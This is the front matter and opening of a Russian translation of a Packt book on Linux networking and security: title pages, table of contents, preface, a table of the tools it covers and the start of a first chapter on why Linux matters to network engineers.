

Linux для сетевых инженеров

Безопасная настройка и управление сетевыми
службами Linux в корпоративной среде



Роб Ванденбринк



Linux for Networking Professionals

Securely configure and operate Linux network services for the enterprise

Rob VandenBrink

Packt>

BIRMINGHAM—MUMBAI

Linux для сетевых инженеров

Безопасная настройка и управление сетевыми
службами Linux в корпоративной среде

Роб Ванденбринк



Санкт-Петербург • Москва • Минск

2024

ББК 32.973.2-018.2
УДК 004.451
В17

Ванденбринк Роб

В17 Linux для сетевых инженеров. — СПб.: Питер, 2024. — 496 с.: ил. — (Серия «Библиотека программиста»).

ISBN 978-5-4461-2275-2

Операционная система Linux продолжает завоевывать популярность, и все больше сетевых служб разворачивается на ее основе из соображений стоимости и гибкости. Книга даст исчерпывающее представление о том, как устроена работа с сетью в Linux. В начале описаны основные дистрибутивы и рассказано, как выбрать правильный и настроить простейшую сетевую конфигурацию. Затем идет речь о диагностике, брандмауэре и использовании Linux в качестве узла для сетевых служб. Наконец, работая с примерами сборок, вы овладеете различными вариантами защиты от распространенных видов атак. Освоив последние главы, станете еще на шаг ближе к тому, чтобы построить надежный каркас для центра обработки данных, функционирующего полностью под управлением Linux.

Вы сможете не только уверенно настраивать систему, но и использовать проверенные методологии для будущих развертываний.

16+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.2-018.2
УДК 004.451

Права на издание получены по соглашению с Packt Publishing. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги.

В книге возможны упоминания организаций, деятельность которых запрещена на территории Российской Федерации, таких как Meta Platforms Inc., Facebook, Instagram и др.

Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1800202399 англ.

© Packt Publishing 2021.

First published in the English language under the title 'Linux for Networking Professionals – (9781800202399)'

ISBN 978-5-4461-2275-2

© Перевод на русский язык ООО «Прогресс книга», 2023

© Издание на русском языке, оформление
ООО «Прогресс книга», 2023

© Серия «Библиотека программиста», 2023

Краткое содержание

Предисловие	15
--------------------------	-----------

ЧАСТЬ 1. ОСНОВЫ LINUX

Глава 1. Добро пожаловать в семейство Linux.....	24
Глава 2. Базовая конфигурация сети в Linux. Работа с локальными интерфейсами	37

ЧАСТЬ 2. LINUX КАК СЕТЕВОЙ УЗЕЛ И ПЛАТФОРМА ДЛЯ УСТРАНЕНИЯ НЕПОЛАДОК

Глава 3. Диагностика сети в Linux.....	60
Глава 4. Брандмауэр Linux.....	111
Глава 5. Стандарты безопасности Linux с примерами из реальной жизни.....	128

ЧАСТЬ 3. СЕТЕВЫЕ СЛУЖБЫ LINUX

Глава 6. Службы DNS в Linux	164
Глава 7. Службы DHCP в Linux.....	190
Глава 8. Службы сертификатов в Linux	208
Глава 9. Службы RADIUS в Linux.....	233
Глава 10. Балансировка нагрузки в Linux	269
Глава 11. Перехват и анализ пакетов в Linux	303
Глава 12. Сетевой мониторинг с помощью Linux	338
Глава 13. Системы предотвращения вторжений в Linux	400
Глава 14. Приманки (honeypots) в Linux	444
Ответы на вопросы	473

Оглавление

Об авторе.....	13
О рецензенте	13
От издательства.....	13
Предисловие	15
Для кого эта книга	15
О чем рассказывает эта книга.....	16
Как извлечь максимальную пользу из этой книги.....	18
Условные обозначения	21

ЧАСТЬ 1. ОСНОВЫ LINUX

Глава 1. Добро пожаловать в семейство Linux.....	24
Почему Linux хорошо подходит для сетевых инженеров.....	25
Почему Linux важен?	26
Основные дистрибутивы Linux для центров обработки данных.....	29
Специальные дистрибутивы Linux	32
Виртуализация.....	33
Выбор дистрибутива Linux для вашей организации	34
Итоги	35
Ссылки	36
Глава 2. Базовая конфигурация сети в Linux. Работа с локальными интерфейсами	37
Технические требования.....	37
Работа с настройками сети: два набора команд.....	37
Вывод информации об IP интерфейса	40
Адреса IPv4 и маски подсети.....	45

Как назначить IP-адрес интерфейсу.....	49
Итоги	57
Вопросы для самопроверки.....	57
Ссылки	57

ЧАСТЬ 2. LINUX КАК СЕТЕВОЙ УЗЕЛ И ПЛАТФОРМА ДЛЯ УСТРАНЕНИЯ НЕПОЛАДOK

Глава 3. Диагностика сети в Linux.....	60
Технические требования.....	60
Основы функционирования сети: сетевая модель OSI.....	61
Уровень 2: связь между адресами IP и MAC с помощью ARP.....	64
Уровень 4: как работают порты TCP и UDP.....	71
Сканирование локальных портов и их связь с запущенными службами	74
Сканирование удаленных портов с помощью встроенных инструментов Linux.....	83
Сканирование удаленных портов и служб с помощью Nmap.....	89
Диагностика беспроводных сетей.....	102
Итоги	109
Вопросы для самопроверки.....	109
Ссылки	110
Глава 4. Брандмауэр Linux.....	111
Технические требования.....	111
Настройка iptables.....	112
Настройка nftables.....	123
Удаление конфигурации брандмауэра.....	126
Итоги	126
Вопросы для самопроверки.....	127
Ссылки	127
Глава 5. Стандарты безопасности Linux с примерами из реальной жизни.....	128
Технические требования.....	128
Почему нужно защищать узлы на базе ОС Linux?.....	128
Особенности безопасности в облачном решении	130
Распространенные отраслевые стандарты безопасности.....	131

Критические принципы безопасности CIS.....	133
Контрольные показатели CIS.....	150
SELinux и AppArmor	157
Итоги	159
Вопросы для самопроверки.....	160
Ссылки	160

ЧАСТЬ 3. СЕТЕВЫЕ СЛУЖБЫ LINUX

Глава 6. Службы DNS в Linux	164
Технические требования.....	165
Что такое DNS?.....	165
Две основные реализации DNS-сервера	165
Распространенные реализации DNS.....	171
Устранение неполадок и разведка DNS.....	177
Итоги	187
Вопросы для самопроверки.....	187
Ссылки	187
Глава 7. Службы DHCP в Linux.....	190
Как работает DHCP.....	190
Защита служб DHCP	196
Установка и настройка сервера DHCP.....	200
Итоги	206
Вопросы для самопроверки.....	206
Ссылки	207
Глава 8. Службы сертификатов в Linux	208
Технические требования.....	209
Что такое сертификаты?.....	209
Получение сертификата	210
Использование сертификата на примере веб-сервера	212
Создание частного центра сертификации	217
Как защитить инфраструктуру центра сертификации.....	222
Прозрачность сертификатов	225
Автоматизация сертификации и протокол ACME.....	227
Шпаргалка по OpenSSL.....	229

Итоги	231
Вопросы для самопроверки	232
Ссылки	232
Глава 9. Службы RADIUS в Linux	233
Технические требования	233
Основные понятия RADIUS: что такое RADIUS и как он работает	234
Внедрение RADIUS с локальной аутентификацией Linux	238
RADIUS с внутренней аутентификацией LDAP/LDAPS	240
Unlang — «антиязык» для FreeRADIUS	250
Сценарии использования RADIUS	252
Использование Google Authenticator для многофакторной аутентификации с помощью RADIUS	263
Итоги	265
Вопросы для самопроверки	266
Ссылки	266
Глава 10. Балансировка нагрузки в Linux	269
Технические требования	270
Введение в балансировку нагрузки	270
Алгоритмы балансировки нагрузки	280
Проверка работоспособности серверов и служб	281
Принципы балансировки нагрузки в центрах обработки данных	281
Создание балансировщика нагрузки HAProxy NAT/pxoxy	288
Заключительное замечание о безопасности балансировщика нагрузки	299
Итоги	301
Вопросы для самопроверки	302
Ссылки	302
Глава 11. Перехват и анализ пакетов в Linux	303
Технические требования	303
Введение в перехват пакетов: точки перехвата	304
Вопросы производительности при перехвате пакетов	311
Инструменты для перехвата пакетов	313
Фильтрация перехваченного трафика	314

Устранение неполадок приложения: перехват телефонного звонка VoIP	328
Итоги	335
Вопросы для самопроверки	336
Ссылки	336
Глава 12. Сетевой мониторинг с помощью Linux	338
Технические требования	338
Ведение журнала с помощью Syslog	339
Проект Dshield	353
Сбор данных NetFlow в Linux	377
Итоги	395
Вопросы для самопроверки	396
Ссылки	396
Глава 13. Системы предотвращения вторжений в Linux	400
Технические требования	400
Что такое IPS?	401
Варианты архитектуры: где разместить IPS в центре обработки данных?	402
Методы обхода IPS	408
Классические сетевые решения IPS для Linux — Snort и Suricata	411
Пример Suricata IPS	412
Составление правил IPS	423
Пассивный мониторинг трафика	428
Пример работы Zeek: сбор сетевых метаданных	431
Итоги	441
Вопросы для самопроверки	442
Ссылки	442
Глава 14. Приманки (honeypots) в Linux	444
Технические требования	444
Обзор служб Honeypot: что такое приманки и зачем они нужны?	445
Сценарии и архитектура развертывания: где разместить приманку?	447
Риски развертывания приманок	451
Примеры приманок	452

Распределенная (общественная) приманка — проект DShield Honeypot от Internet Storm Center.....	458
Итоги	471
Вопросы для самопроверки.....	471
Ссылки	472
Ответы на вопросы	473
Глава 2. Базовая конфигурация сети в Linux. Работа с локальными интерфейсами	473
Глава 3. Диагностика сети в Linux	474
Глава 4. Брандмауэр Linux.....	476
Глава 5. Стандарты безопасности Linux с примерами из реальной жизни.....	477
Глава 6. Службы DNS в Linux	478
Глава 7. Службы DHCP в Linux	479
Глава 8. Службы сертификатов в Linux.....	483
Глава 9. Службы RADIUS в Linux.....	485
Глава 10. Балансировка нагрузки в Linux.....	486
Глава 11. Перехват и анализ пакетов в Linux	487
Глава 12. Сетевой мониторинг с помощью Linux	488
Глава 13. Системы предотвращения вторжений в Linux	490
Глава 14. Приманки (honeypots) в Linux	491

*Посвящается моей жене Карен.
Каждый год, проведенный вместе,
становится лучшим в нашей жизни!*

Роб Ванденбринк

*Я хотел бы поблагодарить свою жену Надиолис Варелу
и детей, Аарона и Мэтью, за помощь и поддержку
на протяжении многих лет.*

Мелвин Рейес Мартин

Об авторе

Роб Ванденбринк (Rob VandenBrink) — консультант в компании Coherent Security в Онтарио (Канада). Также он сотрудничает на общественных началах с сайтом Internet Storm Center, который ежедневно публикует сводки новостей и записи из блогов на тему информационной безопасности. Кроме того, Роб в качестве волонтера участвует в подготовке бенчмарков (контрольных показателей), которые выпускает Центр интернет-безопасности (Center for Internet Security, CIS), в частности бенчмарков брандмауэра Palo Alto Networks и Cisco Nexus.

Среди его областей специализации — все аспекты информационной безопасности, сетевой инфраструктуры, проектирования сетей и центров обработки данных, автоматизации, виртуализации и координации в сфере ИТ. Роб разрабатывал инструменты, которые обеспечивают соблюдение политик для пользователей VPN, различные сетевые компоненты, встроенные в Cisco IOS, а также инструменты аудита и оценки безопасности для брандмауэра Palo Alto Networks и для VMware vSphere.

Роб получил степень магистра в области систем информационной безопасности в Технологическом институте SANS и имеет ряд сертификатов SANS/GIAC, VMware и Cisco.

О рецензенте

Мелвин Рейес Мартин (Melvin Reyes Martin) — старший сетевой инженер, увлеченный проектированием, рационализацией и автоматизацией. Он получил сертификаты экспертного уровня в области сетевых технологий, такие как CCIE Enterprise Infrastructure и CCIE Service Provider. Мелвин 6 лет работал в Cisco Systems, внедряя новейшие сетевые технологии для интернет-провайдеров в странах Латинской Америки и Карибского бассейна. Он также имеет сертификат Linux+ и любит интегрировать проекты с открытым исходным кодом в сетевые решения. Мелвин — большой сторонник облачной инфраструктуры и технологии блокчейн.

От издательства

Ваши замечания, предложения, вопросы отправляйте по адресу comp@piter.com (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На веб-сайте издательства www.piter.com вы найдете подробную информацию о наших книгах.

Предисловие

Приветствуем вас на страницах книги «Linux для сетевых инженеров»! Если вы когда-нибудь задумывались, как снизить стоимость обслуживания серверов, которые поддерживают вашу сеть, вы обратились по адресу. Или, если вас интересует, как наладить защиту сетевых служб, таких как DNS, DHCP или RADIUS, мы поможем вам и с этим.

Какие бы службы ни обеспечивали работу вашей сети, — скорее всего, из этой книги вы узнаете, как запустить их с базовой конфигурацией и надежно защитить. Попутно мы попытаемся помочь вам выбрать нужный дистрибутив Linux, а также покажем, как устранять неполадки с помощью Linux, и познакомим вас с некоторыми службами, о нужности которых вы, возможно, даже не догадывались.

Надеемся, что материал этой книги поможет вам обогатить свою сеть новыми службами, а также лучше разобраться в том, как она устроена.

Для кого эта книга

Эта книга предназначена для тех, кому поручено администрировать сетевую инфраструктуру практически любого рода. Если вам интересно досконально узнать, как все работает в вашей сети, — эта книга для вас. Она также будет полезна, если вы часто теряетесь в догадках, как оснастить сеть различными службами, которые нужны вашей организации, но у вас нет бюджета на коммерческие продукты. Мы подробно разберемся, как работает каждая из представленных в книге служб Linux, а также как настраивать эти службы в типичной среде.

Наконец, если вас беспокоит, что злоумышленники точат зубы на ваши сетевые активы, книга поможет бороться и с этой проблемой. Мы обсудим, как злоумышленники и вредоносные программы атакуют различные сетевые службы и как их защищать.

Поскольку внимание здесь сосредоточено на Linux, вы обнаружите, что бюджет как для развертывания обсуждаемых служб, так и для их защиты выражается скорее в вашем энтузиазме и времени для изучения новых интересных вещей, чем в долларах и центах!

О чем рассказывает эта книга

Глава 1. Добро пожаловать в семейство Linux вкратце пересказывает историю Linux и описывает различные дистрибутивы этой системы. Кроме того, мы даем ряд советов о том, как выбрать дистрибутив Linux для ваших задач.

Глава 2. Базовая конфигурация сети в Linux. Работа с локальными интерфейсами посвящена конфигурации сетевого интерфейса в Linux, которая часто становится камнем преткновения для администраторов, особенно когда решено развертывать сервер без графического интерфейса. В этой главе мы обсудим, как настраивать различные параметры сетевого интерфейса из командной строки, а также рассмотрим основные понятия адресации IP.

Глава 3. Диагностика сети в Linux охватывает диагностику и устранение неполадок сети — задачи, которыми ежедневно занимаются почти все сетевые администраторы. В этой главе мы продолжим разговор, который начали в предыдущей, и перейдем к основам протоколов TCP и UDP. Опираясь на изученный материал, мы обсудим локальную и удаленную сетевую диагностику с помощью встроенных команд Linux и популярных вспомогательных программ. В завершение главы речь пойдет об оценке беспроводных сетей.

Глава 4. Брандмауэр Linux объясняет, что многим администраторам бывает непросто работать с брандмауэром Linux, особенно потому, что существует несколько различных «поколений» реализации брандмауэра на основе iptables и ipchains. Мы обсудим эволюцию брандмауэра Linux и внедрим его для защиты конкретных служб.

Глава 5. Стандарты безопасности Linux с примерами из реальной жизни посвящена тому, как настроить защиту вашего узла Linux (которая всегда оказывается «движущейся мишенью») в зависимости от того, какие службы работают на узле и в каком окружении он развернут. Мы обсудим эту настройку, а также различные стандарты безопасности, которые помогают принимать решения. В частности, мы рассмотрим критические принципы безопасности CIS (CIS Critical Security Controls) и проработаем несколько рекомендаций из бенчмарков (CIS Benchmark) для Linux.

Глава 6. Службы DNS в Linux объясняет, как DNS работает в разных окружениях и как реализовать службы DNS в Linux — и в локальной сети, и в интернете. Мы также обсудим, каким атакам может подвергаться DNS и как защититься от них ваш сервер.

Глава 7. Службы DHCP в Linux охватывает DHCP, который выдает IP-адреса клиентским рабочим станциям, а также снабжает всевозможные клиентские устройства многочисленными вариантами конфигурации. В этой главе мы посмотрим, как наладить DHCP в Linux для традиционных рабочих станций, и обсудим вопросы,

которые могут пригодиться при работе с другими устройствами, например такими, как телефоны Voice over IP (VoIP).

Глава 8. Службы сертификатов в Linux рассказывает о сертификатах, которые часто кажутся самым страшным компонентом сетевой инфраструктуры. В этой главе мы попытаемся прояснить, как они работают и как реализовать бесплатный центр сертификации на Linux для вашей организации.

Глава 9. Службы RADIUS в Linux объясняет, как использовать RADIUS в Linux для аутентификации различных сетевых устройств и служб.

Глава 10. Балансировка нагрузки в Linux демонстрирует, что Linux служит отличным балансировщиком, позволяя «бесплатно» балансировать нагрузки, привязанные к каждой задаче, в отличие от традиционных, дорогих и монолитных решений, привязанных к центрам обработки данных.

Глава 11. Перехват и анализ пакетов в Linux посвящена тому, как использовать Linux в качестве узла перехвата пакетов. Здесь рассказывается, как сделать так, чтобы пакеты перехватывались в масштабе всей сети, а также рассматриваются различные методы фильтрации, с помощью которых можно получить информацию, необходимую для решения проблем. Чтобы проиллюстрировать это, мы проведем ряд атак на VoIP систему.

Глава 12. Сетевой мониторинг с помощью Linux объясняет, как централизованно регистрировать трафик в Linux с помощью syslog и настраивать оповещения в реальном времени по ключевым словам, найденным в журналах. Мы также обсудим шаблонные приемы регистрации трафика с помощью NetFlow и связанных с ним протоколов.

Глава 13. Системы предотвращения вторжений в Linux показывает, как приложения Linux оповещают о популярных видах атак и блокируют их, а также как они добавляют важные метаданные к информации о трафике. Мы изучим два различных решения из этой области и продемонстрируем, как различные фильтры позволяют обнаруживать шаблоны в трафике и атаках.

Глава 14. Приманки (honeypots) в Linux посвящена приманкам — фальшивым узлам, которые помогают отвлекать злоумышленников и затруднять их деятельность, одновременно обеспечивая эффективные оповещения для средств защиты. Мы также обсудим, как с помощью приманок исследовать тенденции вредоносного поведения в общедоступном интернете.

Как извлечь максимальную пользу из этой книги

Большинство примеров в книге опирается на Ubuntu Linux в стандартной конфигурации. Конечно, можно установить Ubuntu на «голое железо», однако не исключено, что вам удастся усваивать материал эффективнее, если вы задействуете средства виртуализации, такие как VMware (Workstation или ESXi), VirtualBox или Proxmox (все перечисленное ПО бесплатно, кроме VMware Workstation). Эти средства позволяют делать резервные снимки системы, так что если вы что-то испортите во время экспериментов с тем или иным инструментом, можно будет просто откатить неудачное изменение и попробовать снова.

Кроме того, виртуализация позволяет поддерживать несколько копий гостевой системы, так что можно не запускать под одной ОС все службы, которые обсуждаются в этой книге, а логично распределить их по нескольким виртуальным машинам.

В этой книге мы используем несколько служб Linux, которые в основном реализованы в дистрибутиве Ubuntu Linux версии 20 (или новее). Они перечислены в таблице:

Компоненты или службы, рассматриваемые в книге	Где и как используются
Netcat, Nmap	Инструменты для устранения неполадок проводных и беспроводных сетей. Nmap будет особенно часто появляться на протяжении всей книги
Kismet, Wavemon, LinSSID	Различные инструменты для диагностики беспроводных сетей
iptables и nftables	Стандартные реализации брандмауэра, доступные в Linux
SELinux и AppArmor	Полные наборы средств безопасности для Linux
Berkely Internet Name Domain (BIND)	DNS-сервер, который встроен в Linux и очень широко используется. Обслуживается организацией Internet Systems Consortium (ISC)
ISC DHCP	DHCP-сервер. Чаще всего используется в Linux, тоже поддерживается и обслуживается ISC
OpenSSL	Самый популярный инструмент для работы с сертификатами и диагностики проблем с ними. С его помощью мы также будем развертывать сервер центра сертификации

Компоненты или службы, рассматриваемые в книге	Где и как используются
FreeRADIUS (Remote Authentication Dial-In User Service)	Служба аутентификации, которую чаще всего используют для централизованной аутентификации VPN-серверов, беспроводных устройств и любых других служб в сети
HAProxy	Балансировщик нагрузки, основанный на Linux. Позволяет балансировать рабочую нагрузку между несколькими серверами
Rsyslog	Базовый сервер syslog для Linux, с помощью которого можно централизованно хранить журналы от всевозможных узлов и устройств

Кроме того, в книге фигурируют некоторые дополнительные инструменты Linux, с которыми вы, возможно, не знакомы:

Инструмент, рассматриваемый в книге	Где и как используется
tcpdump, Wireshark, TShark	Инструменты для перехвата пакетов
dSniff, Ettercap, Bettercap	Инструменты, которые могут использоваться злонамеренно для перехвата пакетов, в частности с данными, которые злоумышленник может посчитать интересными (например, учетные данные пользователей)
NetworkMiner	Инструмент, позволяющий просеивать большие объемы перехваченных пакетов и извлекать из них нужные данные.
Проект DShield	Интернет-ресурс, который анализирует журналы и помогает отслеживать тенденции сетевого трафика как в масштабах вашего брандмауэра, так и в интернете в целом
snmpget, snmpwalk	Инструменты командной строки для сбора данных от протокола SNMP
LibreNMS	Система управления сетью (Network Management System, NMS), которую можно легко и быстро развернуть в организации среднего размера. В этой книге мы будем работать с готовой виртуальной машиной LibreNMS, хотя вы, безусловно, можете установить ее с нуля
nfcapd, nfdump	Инструменты командной строки для перехвата, отображения или фильтрации данных, которые передаются по протоколу NetFlow
NfSen	Простой веб-интерфейс для работы с nfcapd и nfdump

Инструмент, рассматриваемый в книге	Где и как используется
Suricata, Snort	Две популярные системы предотвращения вторжений (Intrusion Protection System, IPS). В этой книге мы сосредоточимся только на Suricata, используя готовые сборки SELKS и Security Onion
Zeek	Инструмент, позволяющий добавлять различные метаданные в сетевой трафик, чтобы вы не тратили время и усилия, разбираясь во всем самостоятельно. Например, какой центр сертификации выдал сертификат или какой стране принадлежит IP-адрес атакующего? В книге мы используем Zeek в конфигурации из дистрибутива Security Onion
Portspooft	Приманка, которая маскирует порты и применяет элементарные подходы, вводящие злоумышленников в заблуждение
Cowrie	Приманка для протоколов telnet и SSH, которая отслеживает, какие учетные данные используют злоумышленники и какие команды они пробуют во время атак
WebLabyrinth	Веб-приманка, которая предлагает злоумышленникам бесконечное количество веб-страниц. Такие инструменты особенно эффективно замедляют (по принципу «смоляной ямы») средства автоматического сканирования, которые применяют злоумышленники
Thinkst Canary	Коммерческое решение в виде приманки, которая может маскироваться под различные компоненты инфраструктуры
Приманка Internet Storm Center	Размещенная в интернете приманка для веб-трафика, а также протоколов SSH и telnet с централизованной конфигурацией и отчетностью. Пользователи этого инструмента могут участвовать в исследовательском проекте, который отслеживает тенденции в методах работы злоумышленников в масштабах всего интернета

Большинство перечисленных инструментов и служб можно устанавливать параллельно на одном и том же узле Linux по мере чтения этой книги. Это имеет смысл в учебных целях, хотя в реальной сети вы, конечно, распределите важные серверы по нескольким узлам.

Некоторые инструменты мы рассматриваем в составе заранее собранных или предварительно упакованных дистрибутивов. В этих случаях, безусловно, можно развернуть тот же самый дистрибутив в виртуальной машине. Однако вы также можете самостоятельно установить все описываемые инструменты и службы, чтобы глубже разобраться в соответствующих концепциях, подходах и подводных камнях.

Условные обозначения

В этой книге используются следующие условные обозначения:

Код в тексте. Указывает фрагменты кода в тексте, имена таблиц баз данных, имена папок и файлов, расширения файлов, пути к файлам и другим ресурсам, фиктивные URL, пользовательский ввод и дескрипторы Twitter. Вот пример: «Все три инструмента распространяются свободно, и их все можно установить с помощью стандартной команды `apt-get install <имя пакета>` ».

Любой ввод или вывод командной строки записывается так:

```
$ sudo kismet -c <wireless interface name>
```

Жирный шрифт. Обозначает новый термин либо важные слова и понятия, на которые следует обратить внимание. Например «В этой главе мы рассмотрим несколько тем, связанных с **протоколом DHCP**».

Шрифт без засечек используется для обозначения URL, адресов электронной почты, а также элементов, которые вы видите на экране, например надписей на кнопках, пунктов меню или названий диалоговых окон. Вот пример: «Чтобы начать работу в Linux GUI, можно нажать на значок сети на верхней панели, а затем выбрать **Настройки (Settings)** для вашего интерфейса».

СОВЕТЫ ИЛИ ВАЖНЫЕ ПРИМЕЧАНИЯ

Обозначаются вот так.

Часть 1

ОСНОВЫ LINUX

В этой части описаны различные варианты установки и настройки Linux и причины, по которым имеет смысл выбрать Linux для тех или иных сетевых функций либо служб. Кроме того, подробно рассматривается базовая конфигурация сети в Linux. Этот материал закладывает основу для всех дальнейших глав.

Часть 1 состоит из следующих глав:

- *Глава 1. Добро пожаловать в семейство Linux*
- *Глава 2. Базовая конфигурация сети в Linux. Работа с локальными интерфейсами*

Глава 1

Добро пожаловать в семейство Linux

В этой книге изучается платформа Linux и различные операционные системы семейства Linux — в первую очередь их применение для сетевых служб. Сперва мы обсудим историю ОС, а затем рассмотрим ее базовую конфигурацию и устранение неполадок. Затем мы поработаем с различными сетевыми службами в Linux, которые обычно встречаются в большинстве организаций. По ходу дела мы будем настраивать настоящие службы на реальных узлах, уделяя особое внимание защите и устранению неполадок каждой службы. К концу книги вы достаточно хорошо познакомитесь с этими службами, чтобы начать внедрять некоторые или даже все из них в своей организации. Как говорится, путешествие в тысячу миль начинается с первого шага, так что давайте сделаем этот шаг и приступим к обсуждению платформы Linux в целом.

В этой главе мы начнем свое путешествие с изучения Linux как семейства операционных систем. Все они родственны друг другу, но у каждой системы есть свои уникальные сильные стороны и особенности.

Мы рассмотрим такие темы:

- Почему Linux хорошо подходит для сетевых инженеров.
- Основные дистрибутивы Linux для центров обработки данных.
- Специальные дистрибутивы Linux.
- Виртуализация.
- Как выбрать дистрибутив Linux для вашей организации.

Почему Linux хорошо подходит для сетевых инженеров

В этой книге мы рассмотрим, как поддерживать сеть и устранять ее неполадки с помощью Linux и инструментов на базе Linux, а также как безопасно развертывать типичную сетевую инфраструктуру на платформах Linux.

Почему именно Linux подходит для этих целей? Начнем с того, что архитектура, история и культура Linux стимулируют администраторов писать сценарии и автоматизировать процессы. Если доводить это до крайности, можно попасть в курьезные ситуации, но в то же время сценарии для рутинных задач могут ощутимо сэкономить время.

На самом деле даже сценарии для нестандартных задач, которые выполняются раз в год, могут быть полезны: в этом случае администраторам не нужно заново учиться тому, что уже было сделано в прошлом году.

Однако сценарии для рутинных задач приносят еще больше пользы. За долгие годы администраторы Windows убедились, что если выполнять одну и ту же задачу сотни раз в **графическом интерфейсе (GUI)**, то хотя бы несколько раз случится щелкнуть куда-то не туда. А написание сценариев для таких же задач гарантирует стабильные результаты. Кроме того, в сети, где администраторы постоянно производят операции с сотнями или тысячами машин, сценарии часто являются единственным способом выполнять задачи в больших масштабах.

Еще одна причина, по которой сетевые администраторы предпочитают платформы Linux, заключается в том, что Linux, а до этого Unix, существует с тех пор, как появились сети, к которым можно было подключаться. На стороне сервера службы Linux (или Unix) исторически задавали стандарты сетевого взаимодействия, в то время как аналогичные службы Windows лишь копировали службы Linux (Unix), чтобы не отставать от их функциональности.

Если же вам нужен инструмент для сетевого администрирования или диагностики на стороне рабочей станции, в Linux он, вероятно, уже установлен. А если нет, то его можно установить и запустить с помощью однострочной команды вместе с любыми другими необходимыми инструментами, библиотеками или зависимостями. И не нужно платить за лицензию на этот инструмент: как сам Linux, так и любые установленные в нем инструменты (почти без исключения) распространяются бесплатно с открытым исходным кодом.

Наконец, как на стороне сервера, так и на стороне рабочей станции Linux исторически был бесплатным. Даже сейчас, когда коммерческие компании взимают лицензионные сборы за некоторые из основных поддерживаемых дистрибутивов (например, Red Hat и SUSE), эти компании предоставляют соответствующие бесплатные версии. Red Hat предлагает Fedora Linux и CentOS: обе эти ОС

бесплатны и в той или иной степени служат для тестирования новых функций Red Hat Enterprise Linux. Бесплатный openSUSE и платный SUSE Linux тоже очень похожи, хотя дистрибутив SUSE тщательнее тестируется, а обновляется чаще и регулярнее. Корпоративные версии обычно лицензируются на определенный срок, при этом лицензия предоставляет клиентам доступ к технической поддержке и часто также к обновлениям ОС.

Многие компании выбирают лицензионные корпоративные версии ОС, но многие другие предпочитают строить инфраструктуру на бесплатных версиях openSUSE, CentOS или Ubuntu. Доступность бесплатных версий Linux означает, что многие организации могут работать со значительно меньшими затратами на ИТ, что очень сильно повлияло на отрасль в целом.

Почему Linux важен?

На протяжении многих лет одна из шуток в сообществе ИТ заключается в том, что каждый следующий год объявляется «годом Linux на десктопе», когда Linux будет установлен на большинстве персональных компьютеров в мире, не нужно будет оплачивать лицензии на настольные и бизнес-приложения, а все программы будут распространяться бесплатно с открытым исходным кодом.

Однако на самом деле вместо этого Linux неуклонно проникает в серверную и инфраструктурную части во многих отраслях.

Linux лежит в основе большинства центров обработки данных, даже если они декларируют, что функционируют только под управлением Windows. У многих компонентов инфраструктуры «под капотом» работает Linux с качественным веб-интерфейсом, который соответствует уровню промышленного решения. Если у вас есть сеть хранения данных (Storage Area Network, **SAN**), то она, скорее всего, базируется на Linux, равно как и балансировщики нагрузки, точки доступа и беспроводные контроллеры. Под управлением Linux работают многие маршрутизаторы и коммутаторы, как и практически все новые *программно-определяемые сетевые решения*.

Средства информационной безопасности почти без исключения базируются на Linux. Брандмауэры — как традиционные, так и нового поколения, системы обнаружения и предотвращения вторжений (**IDS/IPS**), системы управления информацией и событиями безопасности (**SIEM**) и серверы протоколирования — всюду Linux, Linux и еще раз Linux!

Почему Linux так распространен? Есть много причин:

- Это зрелая операционная система.
- В нее встроен механизм исправлений и обновлений.

- Основные функции просты в настройке. Однако стоит отметить, что более продвинутые возможности настраиваются сложнее, чем в Windows. Подробности можно найти в главах о DNS и DHCP.
- С другой стороны, многие функции, которые в Windows поставляются как платные продукты, можно бесплатно установить в Linux.
- Поскольку Linux почти полностью основан на файлах, довольно легко поддерживать его на определенном базовом уровне, если вы поставляете продукты на основе Linux.
- Поверх Linux можно построить практически любое решение, если только правильно сочетать пакеты (бесплатные и с открытым исходным кодом), сценарии и, если необходимо, специальный программный код.
- Если выбрать правильный дистрибутив, то сама операционная система будет бесплатной, что служит отличным стимулом как для поставщиков, стремящихся увеличить прибыль, так и для потребителей, которые пытаются сократить расходы.

Если вас привлекает новое направление **инфраструктура как код**, то вы будете рады узнать, что почти все языки программирования представлены в Linux и активно развиваются: от таких новых, как **Go** и **Rust**, до почтенных **Fortran** и **Cobol**. Даже **PowerShell** и **.NET**, выросшие из Windows, полностью поддерживаются в Linux. Большинство систем координации инфраструктуры (например, **Ansible**, **Puppet** и **Terraform**) впервые появились под Linux и поддерживаются в этой ОС в первую очередь.

Что касается облачной стороны современной IT-инфраструктуры, то бесплатность Linux — важный фактор того, что поставщики облачных услуг почти с самого начала подталкивают своих клиентов к этому варианту. Если вы подписаны на какую-нибудь облачную службу, которая описывается как «бессерверная» или «...как услуга», то вполне вероятно, что это решение почти полностью работает на Linux.

Наконец, теперь, когда мы увидели, что серверная и инфраструктурная часть IT движется в сторону Linux, стоит отметить, что современные мобильные телефоны неуклонно становятся самой распространенной платформой и вытесняют настольные ПК в компьютерной реальности. На нынешних мобильных устройствах, как правило, установлена iOS или Android, а обе эти системы, как вы наверняка догадались, основаны на Unix/Linux! Итак, «год Linux на десктопе» подкрадывался к нам незаметно по мере того, как изменилось само определение «десктопа».

Вот почему Linux так важен для современных сетевых инженеров и других IT-специалистов. В этой книге основное внимание уделено тому, как использовать Linux в качестве инструментария для профессионалов в области сетей, а также как безопасно настраивать и предоставлять различные сетевые службы на платформе Linux.

История Linux

Чтобы понять происхождение Linux, сперва нужно обсудить историю Unix. Система Unix была разработана в конце 1960-х — начале 1970-х годов в Bell Labs, ее главные создатели — Деннис Ритчи (Dennis Ritchie) и Кен Томпсон (Ken Thompson). Название Unix на самом деле было шуточным антонимом **Multics** — так называлась более ранняя операционная система, которая во многом вдохновила создателей Unix.

